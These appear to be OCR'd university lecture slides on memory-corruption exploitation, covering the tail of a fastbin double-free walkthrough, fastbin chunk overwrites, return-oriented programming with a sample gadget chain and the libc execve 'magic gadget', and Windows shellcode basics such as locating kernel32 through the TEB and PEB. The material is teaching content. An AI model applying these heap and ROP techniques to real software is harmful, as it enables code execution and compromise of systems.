
3. free(x)



x is freed a second time placing it back at the front of the list. x now points to y and y still points to x


4. malloc(sz)

malloc returns the first chunk in the fast bin list (x), and the fast bin head is advanced



These are the same chunk and the user is about to overwrite and control the fd pointer of a chunk currently linked into this fast bin


5. User supplies data that gets copied into buffer



By suppling an address, we "extend" the fast bin list to point to a fake block that will later be issued by malloc. The size in the fake block must match the fast bin size


6. malloc(sz)

Next malloc re-issues y which we don't really care about, and the fast bin head is advanced



7. malloc(sz)


Next malloc re-issues x which we don't really care about , and the fast bin head is advanced



8. malloc(sz)

Next malloc issues our fake chunk which can be anywhere that a fake size will permit. The goal is to align the data region so that it overlaps a functions pointer or return address.

Common candidates are __malloc_hook and __free_hook, but could be in the stack. GOT blocks are tough to create because it's tough to find a suitable (small) size in a cell near a GOT entry



Fast bin chunk overwrite

- Simpler than double free
- Overflow from one chunk into a succeeding fast bin chunk, to control its fd pointer
- When the fast bin chunk is allocated, the fast bin head will follow the fd pointer that we have controlled in a manner similar to the double free

Introduction to Return Oriented Programming (ROP)

What is ROP

- Building payloads by reusing existing code within a processes address space
- No injection of new code
- Instead inject a series of return addresses that direct execution to interesting locations
    - What constitutes an interesting location?

Gadgets

- ROP gadgets are short instruction sequences (often ending with a ret) that perform some small task for us
- When a gadget completes (hits its ret), the next address on top of the stack chooses the next gadget to execute
- With a sufficient set of gadgets, a Turing complete language may be expressed

Some interesting gadgets

- pop rdi ; set register gadget
  ret
- mov rax, rcx ; register transfer gadget
  ret
- mov [rax], rdx ; memory write gadget
  ret
- syscall ; syscall gadget
  ret

Chaining Gadgets

```
40186c   pop rax
         ret
…
402195   mov [rbx], rax
         ret
…
401324   pop rbx
         pop rdi
         ret
…
40168f   pop rsi
         ret
…
402093   syscall
         ret
```

```
rsp -> 000000000040168f
       0000000000602080
       0000000000602080
       000000000040186c
       'key'
       0000000000402195
       000000000040168f
       0000000000000000
       000000000040186c
       0000000000000003
       0000000000402093

Net effect: open('key', O_RDONLY)
```

Finding Gadgets

- Scan text sections of executable and loaded libraries
- Find ret instructions (0xc3)
- X86 uses variable length instructions, so back up 1 byte at a time and determine whether byte at new location can be interpreted as an instruction such that the ret is still reached

Automated Gadget Finding

- Gadget finding process lends itself to automation
- Some automated gadget finders are listed in Sakai
- Each gadget can be considered an opcode in the ROP assembly language
    - This language may differ from one binary to the next

Assembling a Payload

- Break task into steps that can be accomplished by individual gadgets
- List the address of each required gadget
- If the gadget adjusts rsp you will need to add data and/or padding in between gadget addresses
    - Must ensure that each ret instruction is popping the address of the next gadget

Challenges

- Finding a sufficient set of gadgets
- Knowing exact address of gadgets
    - For PIE, randomization moves .text section around with each execution
    - May need a memory leak
- May not have exact binary to prescan for gadgets
    - May need to leak entire binary out of running process memory
- Your input may not land in the stack
    - Need to “pivot” rsp to point to your buffer

Some Strategies

- Use gadgets to build payload
  - May require a large number of gadget types
- Mix gadgets with return to libc style function calls
  - Gets work done faster
  - Must know library function locations
  - May be able to point at PLT entries if binary links to useful functions
- Use gadgets to allocate executable memory, read shellcode into that memory, and jump to that memory
- User gadgets to generate `system("/bin/sh")`
- Use “magic” gadget in libc

Magic gadget

- In Linux libc, you can find to following sequence 3 times:

```
.text:000000000004526A      mov     rax, cs:environ_ptr_0
.text:0000000000045271      lea     rdi, aBinSh   ; "/bin/sh"
.text:0000000000045278      lea     rsi, [rsp+30h]   ; ******
.text:000000000004527D      mov     cs:dword_3C64A0, 0
.text:0000000000045287      mov     cs:dword_3C64A4, 0
.text:0000000000045291      mov     rdx, [rax]
.text:0000000000045294      call    execve
; ****** offset is either 0x30, 0x50, or 0x70
```

Advanced ROP

- Automated tools:
    - Scan for gadgets
    - Deduce gadget behavior and express that behavior formally
    - Select a subset of gadgets that forms a Turing complete language
    - Compile high level language into ROP chain
    - Automatically find stack pivot

Windows Shellcode

References

- Shellcoder's Handbook - Chapter 7
- LSoD article
- Sakai Resources/Articles/Windows assembly components
- Sakai Resources/Articles/Windows assembly components source code
- Metasploit Windows Shellcode Development Kit
  - http://www.metasploit.com/shellcode.html
- Understanding Windows Shellcode
- Sakai Resources/Articles/Understanding Windows Shellcode

Windows Attacks

- Same security related problems we see on any other platform
- Buffer overflows
- Heap overflows
- Format string vulnerabilities
- Unicode craziness

System Calls

- Most Unix variants contain the notion of a system call
  - "trap to the system"
  - User to kernel transition
  - Invoke an O/S service
  - Linux for example uses int 0x80
- Windows provides a different API for the programmer

Windows API

- Windows exposes its API through dlls (ntdll.dll, kernel32.dll)
- Eeye paper gives a reasonable overview of this
- Shell code must generally call library functions
  - Problem is we don't know where they reside in memory
  - Shell code must do its own dynamic linking

Dynamic Linking

- Note I didn't say dynamic loading
    - Though eventually you could do that too
- Since all Windows processes rely on kernel32.dll, we can assume that it has already been loaded
    - But where?
        - This is where things get a little cosmic

Win32 Dynamic Loading/Linking

- If you need a library at runtime, you can load it yourself

```
HANDLE LoadLibrary(char *libname);
```

    - Windows loads it and give you a handle to refer to it in later calls

- If you need a function at runtime
  - Load the library that contains it
  - Get the functions address

```
FARPROC GetProcAddress(char *funcname,
                       HANDLE libhandle);
```

Minimum Requirements

- Generally will need GetProcAddress
    - Resides in kernel32.dll
    - Need handle to kernel32.dll first
    - Need address of LoadLibrary
        - Requires call to GetProcAddress
            - Would you like chicken or eggs with that?
- How do you find all of this stuff?
    - Fortunately most of it is already in memory
    - Just need reliable way to find it

Process Environment Block (PEB)


- Data structure that contains, among other things
  - List of loaded modules
  - The order in which those modules were initialized
  - ntdll.dll is initialized first
  - kernel32.dll is initialized second
- But the executable that you exploit is NOT a process

Thread Environment Block (TEB)

- Windows schedules/runs threads not processes
  - Processes consist of one or more threads
- Every thread described by a TEB data structure
  - TEB contains pointer to PEB
    - Offset 48 bytes (0x30) into TEB
- Fortunately, finding the TEB is easy
  - fs:[0]
    - x86 fs segment base is set to point to TEB

